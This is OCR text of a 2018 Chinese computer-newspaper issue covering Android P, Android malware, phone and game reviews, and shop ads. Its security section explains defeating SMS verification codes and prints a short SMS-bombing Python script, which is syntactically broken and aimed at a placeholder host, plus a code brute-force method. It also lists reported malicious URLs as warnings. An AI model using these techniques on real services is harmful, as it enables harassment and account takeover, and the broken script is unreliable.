前不久,谷歌在美国加州的山景城召开了年度开发者大会 Google I/O 2018。没有任何意外,最新版本的操作系统 Android P 隆重推出。其实早在 3 月份的时候,网上就有 Android P 开发版的评测报告,“颜色太丰富了”、“居然支持刘海屏”、“时间怎么在左边”、“太像 iPhone X”的评论让不少人感到吃惊,谷歌居然敢这样耍。但操作系统这种东西每个人的理解不一样,用谷歌的话说,Android P 的所有改变是希望人们不要花太多的时间在手机上。这究竟是什么意思呢?从三大升级方面——Intelligence(智能)、Simplicity(简化)和 Digital Wellbeing(数字化健康),用户也许能体会到一些端倪。

哪些手机可以最早尝鲜

对于发烧友来说,什么时候什么机器能刷 Android P,才是他们最关心的事。

换作以前,肯定只有谷歌的“亲儿子”有这个待遇,能第一时间 OTA (空中下载) 升级新系统,而这次不仅谷歌的“亲儿子”Pixel 系列手机可以立刻升级,OPPO R15 梦境版、诺基亚 7 Plus、vivo X21、Essential Phone、索尼 Xperia XZ2 和小米 MIX 2S 也能同时获得升级,刚刚发布的一加 6 也有同样的特权。虽然从笔者亲测的情况看,OPPO、vivo 手机刷新了系统后很多功能都是失效的,但这给了厂商更充裕的时间去定制新系统,同时也能让每次新 Android 的普及率有所改善,要知道,已




目前可以刷 Android P 的手机型号还是比较多

经发布一年多的 Android O,其市场占有率为 4.6%。

关于升级固件,用户可以登录 Android 官网,选择符合升级计划的手机,下载相应的压缩包。如果速度实在难以忍受,建议到各家论坛或开发者平台下载,笔者已经看到好心人开放网盘下载链接。


一些混乱,适应全面屏还需要进一步优化,毕竟这是原生 Android 系统进入手势操作时代的初级作品。



Android P 的界面看起来和以前的是不太一样呢



Android P 界面导航栏的右侧有一个旋钮



新外观让 Android P 更加个性化,它与谷歌的 Material Design 风格融为一体,通知托盘和主屏 Dock 更加偏向卡片式设计,现在有点糊涂了,它和 iOS 系统之间,究竟是谁抄袭谁呢?也许是相互学习吧。

改变从手势开始

为什么改变会从手势开始呢?笔者的理解是全面屏的普及已经改变了原有操作的逻辑,如果沿用过去那一套,除了不方便还是不方便,所以谷歌才下决心在 Android P 上对原有按键进行了视觉和操控两个方面的创新。

Android P 的界面底部有一个药丸形状的 Home 按键,这和 iPhone X 有异曲同工之处,只是宽度窄了点,它有三种操作方式:点击、上推、横滑。点击 Home 键可以从任何界面直接返回主屏,长按能在任何界面呼出 Google Assistant 语音助手;上推可以打开多任务管理界面,在这个界面上推到顶,会弹出应用抽屉;左侧有一个请求式返回键,它不在主屏显示,只在有需要的时候出现;在底部向右横滑能快速在应用之间切换,这个与 iPhone X 按住滑块的操作完全一样。

值得一提的是,导航栏的右侧有一个旋钮,在需要的时候能快速启用屏幕旋转,哪怕处于锁定状态下。

当然了,这只是最基本的操作,还有很多延伸。就笔者个人的体验来看,Android P 上手并不难,不过这并不是当前最好的操控解决方案,横滑逻辑有

新 UI 更圆润了

不得不承认,Android P 的设计师还是敢于尝试和改变的,圆形无处不在(其实在 Android 7.0 时“圆润化”就已经开始,尤其是在 Pixel 系列手机上),包括圆形图标、圆角搜索栏,甚至通知面板和锁屏通知也是圆角的。遵循圆融、多姿多彩的设计美学,看起来更摩登,更像这个时代的设计,而且全面采用蓝色色调。笔者不知道大家是不是习惯,对于用惯了 iPhone 的笔者来说,感觉很熟悉。




利用 AI 让手机更智能


在手机发展的不同阶段,对于智能的理解深度不同,谷歌想做的是让智能手机能根据用户的使用习惯进行适应性调整,而不是约定俗成,所以在 Android P 上做了一些新尝试。

当然必须提到全新的省电功能 Adaptive Battery。谷歌表示,该功能运用到了设备端的机器学习技术,不仅可以预测用户接下来几个小时内将使用的应用程序,而且还包括在当天用户何时会使用哪些应用程序。这就等于有了一个时间表,减少应用程序不必要的唤醒,能够减少约 30% 的 CPU 资源占用。

目前 Android 手机的自动亮度调整属于半智能,并没有考虑到个人偏好,所以在很多时候,仍然要手动再调节。新引入的 Adaptive Brightness 自适应亮度功能可随着时间的推移,通过学习用户对亮度的偏好来解决这个问题。系统充分考虑环境,在用户手动调整亮度滑块的时候深度学习,了解习惯,搜集足够多的数据,以达到自动调整至个人偏好的水平。



Android P 能根据用户的使用习惯进行适应性调整



Android P 可深度学习用户对亮度的偏好

看看系统怎么帮你戒掉手机

开头我们也说了,谷歌希望用户不要花太多的时间在手机上,所以 Android P 加入类似防沉迷的机制。

Android 产品管理副总裁 Sameer Samat 表示,谷歌已经花了很长时间去开发这个功能,最终目的并不是完全消除人们对沉迷于电子设备的担忧,而只是为了不让他们完全沉迷其中。为此,谷歌设计了一个 Android Dashboard 仪表盘,能够清楚地让用户看到自己在手机上花费了多少时间,做了些什么事情,甚至可以看到最常用的应用程序,还会告诉你解锁了多少次,收到了多少通知。

当你发现自己每天光是刷微博就用了一小时,看抖音花了两个小时的时候,应该是恐慌的,原来时间就是这样浪费掉的。App Timers 应用计时器是一个能够帮助用户强制性戒“瘾”的新功能,比如可以为抖音单独设置今天 30 分钟的使用时长,一旦用光,应用图标会变成灰色,将无法打开这个应用。

Wind Down 又叫放空模式,它会在用户设定的时间激活,

将手机的屏幕强制变成灰度,早上才会恢复正常。这一招,太绝了,简直就是断了睡前手机党的活路。人工智能发展起来后,厂商的关注点开始放在优化用户使用习惯和提高健康水平上,这是个不错的突破口。

关于菜单的一些细节变化,这里我们就不多说了,唯一要提的是 Android P 对后台应用使用麦克风、摄像头等传感器的权限进行了监控。什么意思呢?就是会在应用的通知栏上用图标显示当前正在激活的传感器。以后用 APP 看新闻的时候,突然发现麦克风被调用,就要小心了。



Android P 加入了类似防沉迷的机制

小结

小编对于 Android P 的这次升级改造打 80 分,能得到这个分数,倒不是因为 UI 界面变漂亮了,而是对于“人”的重视,人性化被放在了非常重要的位置。科技产品应该是帮助我们生活和工作的,而不是用于消耗时间。



病毒、钓鱼网站、P2P 投资陷阱等针对网友钱包的恶意攻击层出不穷,且时不时换个花样忽悠。本栏目专门扒皮,教大家保卫自己的钱包!微博求助:<http://weibo.com/cdx1983>。


病毒最喜欢这个安卓权限

大多数安卓病毒会申请发送短信权限,但不可以说大多数申请发送短信权限的 APP 都是病毒;大多数安卓病毒会申请浏览通讯录权限,但不可以说大多数申请浏览通讯录的 APP 都是病毒;大多数安卓病毒会申请打广告的权限,但不可以说大多数申请打广告的 APP 都是病毒……可唯有一个安卓权限是例外,可以这么反推——设备管理器权限,所有申请这个权限的 APP 病毒比例竟然高达 63%(数据来自腾讯安全反诈骗实验室),为什么病毒这么喜欢设备管理器权限?

谷歌从 Android 2.2 起就增加了一个名为 DevicePolicyManager 的接口,申请设备管理器权限就可以任意使用这个接口,这个接口的作用是帮助用户实现对手机安全管理和远程操作,例如恢复出厂设置、清空手机上所有数据、远程修改屏幕密码、锁定屏幕等,可以看出谷歌设计的初衷是为了帮助用户解决手机丢失后数据泄露问题,如今各款手机标配的手机找回功能、手机丢失安保功能都是基于这个接口完成的。

然而,黑客很快就发现这个权限用处很大呀,如果用在手机病毒身上那是一种什么样的体验!于是基于设备管理器权限的病毒大量出现,首先会伪装自己欺骗用户运行捆绑了病毒的 APP,在安装 APP 时病毒就会跳出来要求激活设备管理器权限,有的用户不知道这个权限的底细,就随意地点击“激活”令病毒如愿了,有的用户警惕性高点击“取消”不愿意赋予这个权限,而此时病毒是不会善罢甘休的,有两种做法:一种做法是强行阻止用户点击“取消”按钮,如果用户执意要取消,那么屏幕就会被锁定,无法正常使用手机,这种做法太粗暴,明眼人一看就知道有问题;另外一种做法是连续频繁弹出申请窗口直至用户点击“激活”为止,当前这种手法是主流。

病毒成功申请到权限后会干如下坏事:如果病毒植入了拦截模块,诱导用户激活设备管理器后,会潜伏在手机的后台中,一旦发现用户接收到资金方面的短信就会进行拦截并上传到黑客指定的服务器,顺带也会上传用户的通



病毒伪装成正常 APP 要求开通设备管理器权限

手机安全软件对申请设备管理器权限监控很严

讯录、通话记录等个人隐私;如果病毒植入了勒索模块,就会强制将自身界面置于设备屏幕上方,致使用户无法正常使用设备,并以支付解锁对用户进行勒索。如果病毒植入了扣费模块,就会偷偷订阅收费短信,或者偷偷拨打国际收费电话,造成用户不必要的资金损失。

目前,申请设备管理器权限的病毒类型有银行支付类病毒、勒索类病毒、扣费类病毒、社工诈骗类病毒、隐私窃取类病毒、虚假游戏外挂类病毒,其中银行支付类病毒的比例为 35.62%、勒索类病毒的比例为 32.06%、扣费类病毒 29.38%,这三类病毒是主流。多说一句,从全球来看,此类病毒最活跃的国度就是我国,大家要高度重视此类病毒哟!

@董师傅:要想避开申请设备管理器权限的病毒,最好从官方网站或正规应用市场下载 APP,不要去中小论坛、QQ 群共享文件夹等地方下载。

攻防实验室

这里有最新的黑客研究成果,这里有黑客的最新“黑科技”,这里有权威解读,正所谓知己知彼方能百战不殆。要想全面抵御黑客的攻击,就必须知道黑客的最新动态。欢迎志同道合的朋友来投稿,投稿邮箱:285845949@qq.com。

破解手机验证码的四种“姿势”

在生活中经常会碰到要求输入手机验证码的情景,例如注册账号、找回密码、异地登录等,对黑客而言这是非常讨厌的技术,有没有方法可以破解呢?目前,主流的破解方法如下所示:

方法 1:利用过滤不严漏洞入侵

所为过滤不严就是网站没有做好安全细则规划,验证码模块无法发挥正常作用,黑客随意输入验证码就可以获得通过,多见于新上线的网站和小网站。如此黑客就可以利用漏洞批量注册马甲账号,或者知道受害者的账号和密码就可以重置数据,令受害者无法登录自己的账号。

```
#coding=utf-8
import json
import requests
import time
start_time = time.time()
count = input("Please input counts:")
phone = raw_input("Please input your phone:")
i=0
while (i<count):
    url = "http://xxxx.cn:9992/map/GenerationUpdate"
    data_json.dumps({ "headerInfo": { "functionCode": "randomcode4G"}, "requestContent": "header = { 'User-Agent': 'Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X; en-us) AppleWebKit/602.1.7 (KHTML, like Gecko) Version/10.0 Safari/602.1.7' }" })
    r = requests.post(url, data=data, headers=header, timeout=5)
    result=r.content
    if result.count('serviceCode':0'):
        print "Sending message : %d seconds '% (time.time()-start_time)
    i=i+1
    #print 'send %s time'%i
```

短信轰炸代码

方法 2:利用无限制漏洞作恶

有的网站系统考虑不周到,设计验证码模块没有考虑黑客因素。例如网站系统设定为每隔 60 秒就可以向指定手机发送短信,没有发送次数限制、没有对手机号码的限制,于是通过编写 Python 脚本来计算短信下发时间间隔就可以实现短信轰炸某个人的手机,令一个人彻底崩溃——有的黑客利用这个手法来进行敲诈或者给非法人士充当打手。

方法 3:利用未绑定漏洞搞鬼

正常情况下,短信验证码只能使用一次,但如果用户的账号和手机号码没有绑定,且网站系统没有设定验证码与手机号码绑定,那么就可以出现一部手机在一定时间间隔内接到两个验证码都可以用,或者一部手机接到的验证码另外一部手机也可以用。那么黑客就可以远程盗取受害者的验证码,在自己的手机上使用。

方法 4:暴力破解验证码

短信验证码一般由 4 位或 6 位数字组成,如果网站系统或者手机 APP 服务器未对验证时间、次数进行限制,就存在暴力破解的可能(不一定可以成功,但理论上是可行的,且成功率较大)。通过黑客攻击抓包,再将短信验证码字段 payloads 取值范围设置为 000000–999999 就可以进行暴力破解,根据返回响应包长度判断是否破解成功。

安全周报

这段时间,互联网上依然出现大量漏洞、被病毒感染的电脑和被黑客攻击的网站。本周比较受关注的是 iOS 系统的 ZipperDown 漏洞,黑客搭建一个 WiFi 网络,苹果手机用户访问网络后,黑客就可以利用该漏洞获取在多个 AP 执行任意代码的权限,这些 APP 包括微博、陌陌、网易云音乐、QQ 音乐、快手等主流 APP,受影响的 APP 总数超过 15979 个。



数据来自国家互联网应急中心

本周,全球黑客攻击保持高频状态,影响较大的有:

1. 拥有 1600 家门店的美国 Chili's 连锁餐厅支付系统被黑客入侵,黑客删除了在餐厅消费的顾客支付卡数据,包括信用卡、借记卡及持卡人姓名等数据。
2. 有黑客炮制了一款名为 StalinLocker 的勒索病毒,中了这个病毒必须在 10 分钟内输入解码命令,否则病毒会删除电脑上的所有内容,根本不给受害者思考的时间。
3. 黑客对墨西哥央行支付清算系统发动了至少五次攻击,多家墨西哥银行存款被盗,据称被盗款项达到 4 亿墨西哥比索(折合约 2040 万美元)。

本周,依然有不少 P2P 理财平台出现问题,有的平台网站还可以打开,投资时要睁大眼睛,不要走错门了。

P2P 曝光台

平台名称	上线时间	注册地区	问题类型
力帆善融	2015-03	四川	停业
梅菜肉丸	2015-11	北京	停业
金汇微金	2015-09	天津	停业
美银	2016-03	北京	停业
长投在线	2013-10	湖北	停业

数据来自网贷之家

本周,我们接到 799 个读者举报,涉及网银钓鱼网站、社交钓鱼网站、游戏钓鱼网站、挂马网站、非法赌博网站和传播病毒的网站等,下面是我们精选的有代表性的高危网站。

网址	危害
qbtdly1.qbshrt.com/default.php	中奖陷阱
www.17518.com	网页被劫持
suzhou.**ao.com/banzheng	违法违规
www.w**yq.loan	淫秽色情
www.**l029.cn	淫秽色情

Scratch 编程
PROGRAM

Scratch2.0 星际崩塌(下)

欢迎小朋友们再一次回到我们的编程课堂!上次我们讲到了崩塌的星际与障碍物球的编程,那么我们今天将要继续来讲解太空小精灵的程序!

一、角色编程

角色4——太空小精灵



- 单击事件:拖曳“当绿旗被点击时”到程序区。
- 单击外观:拖曳“说 Hello! 2 秒”,更改文字为“要赶紧离开!”,更改数字为“1”,拼接于“当经常旗被点击时”之后。
- 单击控制:拖曳“重复执行”,拼接于“说要赶紧离开! 1 秒”之后;拖曳“如果? 那么”,放置于“重复执行”之中。
- 单击控制:拖曳“按键空格是否按下?”,下拉小三角选择“上移键”,放置于“如果? 那么”的空隙之中。
- 单击运动:拖曳“移动 10 步”,放置于“如果按键上移键是否按下? 那么”之后;拖曳“面向 90 方向”,下拉小三角选择“180”,拼接于“移动 10 步”之后。

6. 拖曳“如果? 那么”,拼接于“如果按键上移键是否按下? 那么”之后。

7. 单击控制:拖曳“按键空格是否按下?”,下拉小三角选择“下移键”,放置于“如果? 那么”的空隙之中。

8. 单击运动:拖曳“移动 10 步”,放置于“如果按键下移键是否按下? 那么”之后;拖曳“面向 90 方向”,下拉小三角选择“180”,拼接于“移动 10 步”之后。

9. 单击事件:拖曳“当绿旗被点击时”到程序区。

10. 单击外观:拖曳“将角色的大小设定为 100”,更改数字为“70”,拼接于“当绿旗被点击时”之后。

11. 单击运动:拖曳“将旋转模式设定为左 - 右翻转”,下拉小三角旋转“不旋转”,拼接于“将角色的大小设定为 70”之后。

12. 单击外观:拖曳“显示”,拼接于“将旋转模式设定为不旋转”之后。

13. 单击运动:拖曳“移到 x:-176 y:-106”,拼接于“显示”之后。

14. 单击控制:拖曳“在? 之前一直等待”,拼接于“移到 x:-176 y:-106”之后。

15. 单击运算:拖曳“? 或?”,放置于“在? 之前一直等待”的空隙之中。

16. 单击侦测:拖曳“碰到鼠标指针?”,下拉小三角选择“球 1”,放置于“? 或?”的其中一个空隙之中;拖曳“碰到鼠标指针?”,下拉小三角选择“球 2”,放置于“? 或?”的另一个空隙之中。

17. 单击控制:拖曳“停止全部”,下拉小三角选择“角色其他脚本”,拼接于“在碰到球 1? 或球 2? 之前一直等待”之后。

18. 单击外观:拖曳“说 Hello! 2 秒”,更改文字为“不!”,更改数字为“1”,拼接于“停止全部”之后;拖曳“隐藏”,拼接于“说不! 1 秒”之后。

19. 单击控制:拖曳“停止全部”,拼接于“隐藏”之后。



20. 单击事件:拖曳“当绿旗被点击时”到程序区。

21. 单击变量:新建变量“时间”,拖曳“将时间设定为 0”,拼接于“当绿旗被点击时”之后。

22. 单击控制:拖曳“重复执行”,拼接于“将时间设定为 0”之后;拖曳“等待 1 秒”,放置于“重复执行”之中。

23. 单击变量:拖曳“将时间增加 1”,拼接于“等待 1 秒”之后。

24. 单击事件:拖曳“当绿旗被点击时”到程序区。

25. 单击控制:拖曳“重复执行”,拼接于“当绿旗被点击时”之后;拖曳“等待 1 秒”,更改数字为“0.1”,放置于“重复执行”之中。

26. 单击外观:拖曳“下一个造型”,拼接于“等待 0.1 秒”之后。

好了,我们的 Scratch2.0 星际崩塌到此就全部结束啦,有兴趣的朋友可以尝试为自己的编程加上背景音乐,或者根据之前所学的内容为程序增加难度。在制作期间出现了疑问或者有了更好的方法可以投稿与小编一起分享哦,我们下期再见!

邮发代号
77-19
市场零售价: 5.00元
全年订价: 250.00元

详情咨询生活馆淘宝客服

破季订阅有礼活动



凡在电脑报生活馆订阅2018年6月至12月报纸**147元**

送50元优惠券

活动时间: 即日起至5月30号止, 详情请咨询客服

优惠券使用须知: 在电脑报官方企业店铺 (<https://cpcwi.taobao.com/>)
买手机、电脑满1000元即可使用。

电脑报生活馆网址 dnbook.taobao.com

2018年《电脑报》迎来重大改版, 在保持新锐、公正、专业、个性的同时, 将给读者带来全新的阅读体验:

- ★更多的深度、策划、精品内容
- ★更清晰、更尖锐的观点和分析
- ★更多关注新知识、新科技、新产品
- ★生活化、品味化、趣味化

上接16版

虚化效果全力追赶，三摄算法仍有提升空间

在最能体现单反优势的拍摄项目中，虚化一定是呼声最高的选项之一，在这方面即便HUAWEI P20 Pro主摄像头达到手机领域最大的1/1.7英寸，但跟全画幅相比面积还是只有其二十分之一，所以哪怕大家都是f/1.8光圈，在相同焦距物距的情况下虚化效果的差距也会非常大。

这就得靠HUAWEI P20 Pro三颗摄像头再外加算法发挥特长来弥补了，在拍摄菜单里提供一个单独的“大光圈”模式，可以按需从f/0.95调整到f/16，当然这只是模拟光圈效果，主要靠结合主摄像头与2000万像素黑白摄

像头的焦外成像来进行计算。


从实际拍摄效果来看，HUAWEI P20 Pro的虚化算法有两个倾向性，一是与主体的物距要够远，如果距离很近，大光圈模式即便f/0.95和f/16的虚化效果也没什么不同，但这对单反来说就完全不一样了。

二是对虚化位置的亮部权重比较高，背景里会出现不少颇为规则的白色光斑，但按照光学虚化的原理，背景光斑是具体亮度值的点扩散函数，应以正态分布，所以亮度稍弱的点光源应该是透亮的光晕，而且光斑之间会互相影响，而不是融为实心的一团白，除此之

外也光学虚化也会受口径的影响。

所以，HUAWEI P20 Pro的算法显然是直接按均值进行涂抹，显得比较简单粗暴一点。

因此HUAWEI P20 Pro的虚化效果总体来说还是不如单反，当然，没有深入接触过大光圈摄影的普通用户很难看出区别，而且HUAWEI P20 Pro大多数时候虚化抠图都算得挺准，也能看出尽全力在营造前景和层次感，毕竟算法是可以不断进步的，HUAWEI P20 Pro迈出的这一步过几年再回头看，或许会成为历史转折也说不定。



HUAWEI P20 Pro 在极近距离下 f/0.95 和 6D Mark II 全画幅单反 24mm 镜头在 f/1.8 光圈的对比，可以看出景深虚化的差别很明显



HUAWEI P20 Pro 在 f/0.95 光圈，与佳能 6D Mark II 以 24mm f/1.8 的拍摄对比



4K 视频的 CMOS 使用面积很大，画质有保障

手机与相机是队友不是对手

其实我们一直在强调，手机与相机的PK只是为了找到目前拍照最好的手机，与专攻摄影的相机之间有多少异同，或者说手机能达成相机的多少水准，但它俩并没有胜负之分，更多的时候是一种双赢，因为在应用面上并

不冲突，反倒是一对很好的互补——对于有更高分辨率输出和极限画质要求，需要大量后期操作的摄影主题，交给相机好了；想要用手机拍出近似相机效果的照片，在第一时间发社交媒体惹人点赞，HUAWEI P20 Pro 是目前最符合

你需求的选择。对于习惯相机摄影习惯的摄友而言，当你拖家带口出门旅行时不想带相机的时候，HUAWEI P20 Pro 可以让你的专业摄影知识得以充分发挥，并获得出片效果最大化，这才是它“最强摄影手机”的真正意义所在。

视频拍摄功能达到主流相机水准

视频功能方面，HUAWEI P20 Pro 可以拍摄 4K@30p，并支持 H.265 编码。在 H.264 下的 4K 码率约为 40Mbps，而且 4K 视频用尽了传感器宽度，只裁剪上下部分进行拍摄，超采样幅度可不小，4K 视频画质不错，对焦速度也没问题。也正因为传感器空间没

有冗余，所以 4K 模式没有防抖，全高清模式可实现电子防抖。

除此之外 HUAWEI P20 Pro 支持 960fps 的 40 倍 720P 高速视频拍摄，与索尼联合研发的堆栈式传感器功不可没，可以说是一个很有趣的功能。而时下的相机领域，视频也是一个关键发

力点，100Mbps 码率 4K 也不算少见，超高速视频也同样被很多机型采用，因此 HUAWEI P20 Pro 在视频方面算是紧紧追赶相机，虽然没有实现超越，但也达到了足够高的水准。

单次对焦与相机接近，连续对焦还有差距

在大多数人的心目中，对焦是单反的一个绝对优势。HUAWEI P20 Pro 采用的是 4D 对焦，从技术角度来看就是传感器片上相位差对焦，单次对焦速度很快，而且支持手动对焦，以及 AF-C 连续自动对焦：通过识别运动物体来进行抓拍。只要保证人脸在整个连拍过程中始终被识别，即便拍摄对象较快速度移

动，也能保证出片效率，所以用 HUAWEI P20 Pro 抓拍活泼好动的小朋友也具备了一定的实用性。

当然，HUAWEI P20 Pro 的 4D 对焦也有自身的限制，比如它不是随时都会触发，只会在系统判断到运动物体后才介入，响应有时候会不及时，同样采用此对焦技术的微单在 AF-C 模式下

随时可以进行追焦。

除此之外 4D 追焦在变焦模式下也不会触发，相对应用面也要窄一点。所以如果是单次对焦，HUAWEI P20 Pro 完全不输单反，但要是连续对焦，差距还是存在的。

本周优秀作品点评



1 花境 作者:一片枫叶
拍摄设备:OPPO R11s
多重曝光梦幻的效果总是很令人着迷。



2 雨云 作者:齐国栋 拍摄设备:iPhone SE
天空与地面的对称式构图，经过黑白和 HDR 处理后呈现更加震撼的视觉效果，不过 HDR 用得过重，画面显得厚重了些。



3 雨荷 作者:北极星 拍摄设备:华为 Mate 9
微距虽然是很常见的摄影题材，但如果遇到好作品，还是让人百看不厌。



4 清凉夏日 作者:肖泽凡 拍摄设备:小米 5s
没什么，就是被这幅美景和清凉感吸引了，如果在构图上能减少一些前景，应该会更好看。



想了解更多手机摄影技巧、拍客大赛最新进展、和广大拍客交流作品，就上机智猫官网拍客专区！www.techmiao.com/paike
还可以扫码关注机智猫公众号（微信号：techmiao），点击右下角的“拍客大赛”进入机智猫大赛专区，提交你的手机摄影作品。

参赛规则

作品题材不限，使用手机拍摄，须带有 EXIF 信息原图，可使用手机 APP 适当后期处理，禁止冒用他人作品、使用网络照片、一稿多投、翻拍等行为。

月末将选取 20 幅候选优秀作品进行网络投票，还将邀请摄影大咖为大家进行专业解读。最终根据投票情况和编辑部评审团的意见评选出获奖作品。

5月奖品



一等奖：
价值 2699 元
OPPO R15 手机
(1 名)



二等奖：
价值 149 元
OPPO VOOC 车载闪充
(2 名)



三等奖：
价值 39 元
OPPO 炫彩自拍杆
(3 名)

电脑报官方企业店

手机淘宝扫一扫
cpcwi.taobao.com

金牌装机

团购价:
1999
起全新锐龙二代
2200G 娱乐主机**A2 集显吃鸡**手机淘宝扫一扫
go.ipcw.com/A2.htm

新款英特尔/AMD 主机特惠

团购价:
2099
起最新八代 Kaby LakeR 架构
i3-8100/GTX1030**V2办公娱乐**手机淘宝扫一扫
go.ipcw.com/V2.htm

二手配件专区

品牌GTX 650 1GB	190元
品牌GTX 650TI 1GB	240元
品牌GTX 750TI 2GB	400元
品牌GTX 760 2GB	590元
品牌GTX 950 2GB	600元
品牌GTX 960 2GB/4GB	800/900元
品牌 GTX9704G	1299元
品牌 GTX980Ti	2999元
22寸 LED 三星/飞利浦/AOC(黑)	449元起
27寸 LED 优派/AOC(黑/白)	599元起
21.5寸 IPS 飞利浦/优派/AOC(黑)	499元起
24寸 IPS 华硕/三星/戴尔/优派(黑)	599元起
27寸 IPS 飞利浦/优派(黑/白)	749元
酷冷至尊500W电源(特价货多)	169元
H61/B75/Z77/H77/B85/Z97主板	
2GB/4GB/8GB DDR3 1333/1600 主机笔记本内存	
300W/400W/450W/500W/550W/600W电源	

手机淘宝扫一扫
go.ipcw.com/espj.htm

还有各类高品质二手配件、显示器等,价格优惠,升级首选! 详情请咨询店内客服。

Windows办公笔记本

编辑推荐 办公 联想 Thinkpad X240\T440S	特价 2099 元起
办公 联想Thinkpad X250\T450\ T450S	2999元起
办公 惠普 EliteBook 2570P\820\840	1399元起
设计 联想Thinkpad W530\W540\W541	3399元起
办公 联想Thinkpad L540 I5\8G\128GBM.2+320GB机械	2388 元

更多型号:手机淘宝扫一扫
go.ipcw.com/tjb.htm

Windows游戏笔记本

机械革命MR X3 I7\8G\120G\850M	3098元
HP 暗夜精灵2 I5\8G\128G+500GB\960M	3999元
机械师T57 I7\8G\240G\960M	4298元
HP 光影精灵 I7\8G\1TB\960M	4398元
雷神 911 I7\8G\128G+1TB\1050	5198元
炫龙T50 TI I7\8G\128+1TB\1050TI	5898元

更多型号:手机淘宝扫一扫
go.ipcw.com/yxb.htm

自营二手数码

评测工程师质检 顺丰包邮 完备售后保障



iPad、Mini 平板

· WiFi版
· 4G全网通插卡版
790元起
手机淘宝扫一扫
go.ipcw.com/pb.htm**iPhone 7/7P**
二手主流手机
2400元起
go.ipcw.com/ip7.htm三星S8/S9国行美版
靓丽全面屏安卓旗舰
2700元起
go.ipcw.com/s7.htm**iPhone 6/6P/6S/6SP**
入门流畅还够用
1000元起
go.ipcw.com/ip6s.htm国产机安卓、苹果清仓
高性价比机型底价出
1000元起
go.ipcw.com/tjj.htm

苹果笔记本

时尚、办公、设计

11寸 AIR ,I5/2GB/64GB SSD	2298元
13寸 AIR,I5/4GB/128GB SSD	3398元
13寸 PRO升级,I5/4GB/120GB SSD	2998元
13寸2K屏PRO,I5/4GB/128GB SSD	4398元
15寸2K屏PRO,I7/16GB/256GBSSD	6898元

- 做工精细
- 流畅不卡
- 正版系统
- 高安全性

更多型号:手机淘宝扫一扫
go.ipcw.com/pgb.htm

接下来>>>

没有什么事是一篇增刊解决不了的
如果有,那就2345篇!



评测工程师质检 | 功能完好 | 售后无忧 | 全国顺丰包邮



手机淘宝扫一扫

年底清仓
苹果、安卓手机
800元起

go.icpcw.com/ttjj.htm

如果我问有人知道 11bit 吗,可能大家都不怎么清楚,但如果我说《这是我的战争》,恐怕很多玩家都会点头,还会说那么有名肯定知道。当下 11bit 这家波兰的游戏开发商依旧把末世中的绝境与生存下的希望相结合,发行了《冰汽时代》这款游戏。说实话游戏背景让我想到了电影《后天》,就背景设定上真的有共同之处,那游戏到底给了我们一个怎样的体验过程呢?本期就跟着小编一起来看看吧。

寒冷末日抱团取暖

《冰汽时代》游戏评测

平台:PC

游戏画面&音效

游戏有着极其出色的画面特效,在冰雪末日的背景下,整个画面都笼罩在一片苍白而荒芜的白雪之中,在这冰原上难得出现的一点光亮都好似黑夜中的一盏明灯,透出一种浓厚的机械朋克艺术风格。游戏画面非常细致,放大后还可以看到每一位工人在雪地上行走后留下的足迹,每一处都是那么出色让人感叹,你们随意品品这样一幅画面:建筑下点亮的每一处篝火都照亮了旁边的人群和建筑,少见的日出也将自己的光芒洒在冰雪中屹立的城市上。



游戏玩法

其实刚接触到游戏,小编觉得蛮像《放逐之城》的,就是那款经常被做成右下角 GIF 小广告的游戏。其实游戏还是在它出色的玩法上,借鉴了众多我们熟悉的策略游戏内容,然后再加上一个少见的游戏背景,形成自己特有的一个游戏内容与玩法。

在《冰汽时代》游戏中,人类最大的敌人就是寒冬末日和无止境的寒冷侵袭。玩家作为其中一个幸存者营地的领导人,利用蒸汽时代的科技——“能量塔”创造温暖,带给绝望的人民生存的希望,玩家要想尽办法让“能量塔”一直运转下去,这样人们才能抵御寒冬,一旦“能量塔”停止运行,那么所有人都将面临寒冷的威胁。虽然说游戏大致背景就是如此,而且玩家也能知道游戏的大致内容,不过真正要去做好却是非常困难,因为玩家在致力于保护人民的时候总是会遇到一系列的问题,不会让你那么一帆风顺。

